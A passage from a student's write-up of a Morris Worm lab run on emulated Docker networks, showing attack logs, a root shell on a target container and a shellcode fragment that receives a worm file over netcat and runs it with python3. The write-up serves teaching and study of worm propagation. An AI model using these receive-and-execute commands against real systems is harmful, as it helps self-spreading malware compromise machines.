*** {ipaddr} is alive launch the attack
**********************************
>>>>> Attacking 10.151.0.73 <<<<<
**********************************
```

I realized I had the wrong ping, so I went back and modified the file once more. This time the attack was successful… or so I thought.



```
Connecting to d3c88bd45cac...
Connected to d3c88bd45cac.
root@d3c88bd45cac:/# 
```


AS151/host_2
ASN: 151
Name: host_2
Role: Host
IP: net0,10.151.0.73/24

Host: 151/host_2
ID: d3c88bd45cac
ASN: 151
Name: host_2
Role: Host

IP addresses
net0: 10.151.0.73/24


Actions
Launch console
Disconnect
Refresh

I locate the target in map and launch console. However, the “worm.py” file was nowhere to be found within the target’s files. I had to go and do some more reading within the lab instructions and some online research. Finally, I found that we were supposed to set a destination within the “worm*.py” code used in the attack.




```
"echo '(^_^) Shellcode is running (^_^)';                     "
"nc -nvl 8080 > /tmp/worm.py                                   "
"python3 /tmp/worm.py                                          "
"123456789012345678901234567890123456789012345678901234567890"
```

I changed the 2 middle lines, specifying the location to be “tmp”.



```
>>>>> Attacking 10.153.0.71 <<<<<
***********************************
Getting next target...
Now attacking...
10.151.0.73
*** {ipaddr} is alive launch the attack
***********************************
>>>>> Attacking 10.151.0.73 <<<<<
***********************************
Getting next target...
Now attacking...
10.151.0.72
*** {ipaddr} is alive launch the attack
***********************************
>>>>> Attacking 10.151.0.72 <<<<<
***********************************
Getting next target...
Now attacking...
10.151.0.73
*** {ipaddr} is alive launch the attack
***********************************
>>>>> Attacking 10.151.0.73 <<<<<
***********************************
```


I launched another series of attacks. Then I checked out the map.



```
Connecting to 20b5ef4c0760...
Connected to 20b5ef4c0760.
root@20b5ef4c0760:/# ls
bin   etc               lib     media   root              seedemu_    tmp
bof   home              lib32   mnt     run               srv
boot  ifinfo.txt        lib64   opt     sbin              start.sh          var
dev   interface_setup   libx32  proc    seedemu_sniffer   sys
root@20b5ef4c0760:/# cd tmp/
root@20b5ef4c0760:/tmp# ls
worm.py
root@20b5ef4c0760:/tmp# 
```

AS153/host_3
ASN: 153
Name: host_3
Role: Host
IP: net0,10.153.0.74/24

Finally, I was able to locate the target and find the “worm.py” file on it.



```
  1  [||                       3.4%]   Tasks: 299, 751 thr; 1 running
  2  [||                       5.3%]   Load average: 0.05 0.07 0.09
  Mem[||||||||||||||||||||1.68G/3.82G]   Uptime: 03:39:38
  Swp[|                  2.77M/2.00G]

    PID USER       PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
   8505 stephanie   20   0 3765M  448M  168M S  4.7 11.5  1:39.01 /usr/lib/firefo
   2137 stephanie   20   0 3994M  240M 96316 S  1.3  6.1  1:44.57 /usr/bin/gnome-
   8779 stephanie   20   0 2462M  155M  111M S  1.3  4.0  0:36.45 /usr/lib/firefo
   2005 stephanie   20   0  323M 88760 47920 S  0.7  2.2  2:05.70 /usr/lib/xorg/X
 851291 stephanie   20   0 11116  4504  3308 S  0.7  0.1  0:00.57 htop
 851351 stephanie   20   0 11092  4484  3308 R  0.7  0.1  0:00.05 htop
   8538 stephanie   20   0 3765M  448M  168M S  0.7 11.5  0:14.45 /usr/lib/firefo
   8585 stephanie   20   0 3765M  448M  168M S  0.7 11.5  0:08.93 /usr/lib/firefo
   8588 stephanie   20   0 3765M  448M  168M S  0.7 11.5  0:03.54 /usr/lib/firefo
 848911 root        20   0  286M 43228 12204 S  0.7  1.1  0:01.72 docker-compose
 848721 stephanie   20   0  803M 55388 39444 S  0.0  1.4  0:03.55 /usr/libexec/gn
   2010 stephanie   20   0  323M 88760 47920 S  0.0  2.2  0:29.76 /usr/lib/xorg/X
   1404 root        20   0 2214M 81328 37548 S  0.0  2.0  0:06.65 /usr/bin/docker
   2150 stephanie   20   0 3994M  240M 96316 S  0.0  6.1  0:00.69 /usr/bin/gnome-
      1 root        20   0  164M 11940  8372 S  0.0  0.3  0:01.86 /sbin/init spla
    239 root        19  -1 53660 20304 18676 S  0.0  0.5  0:00.44 /lib/systemd/sy
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

I also installed htop to monitor resources while running the attack.

Summary:

The Morris Worm attack lab has been very interesting. I honestly had a lot of trouble trying to get everything to run smoothly, but it was great when I saw everything running properly. It was my first time using docker containers so I'm not sure if that's part of what was challenging for me. The "map" interface seemed intuitive and it worked perfectly while filtering and viewing network topography. Modifying the python code proved difficult, but I liked the method we used for finding a target. Although the lab was really hard for me, I believe I learned a lot about Morris Worm, docker containers and network topography.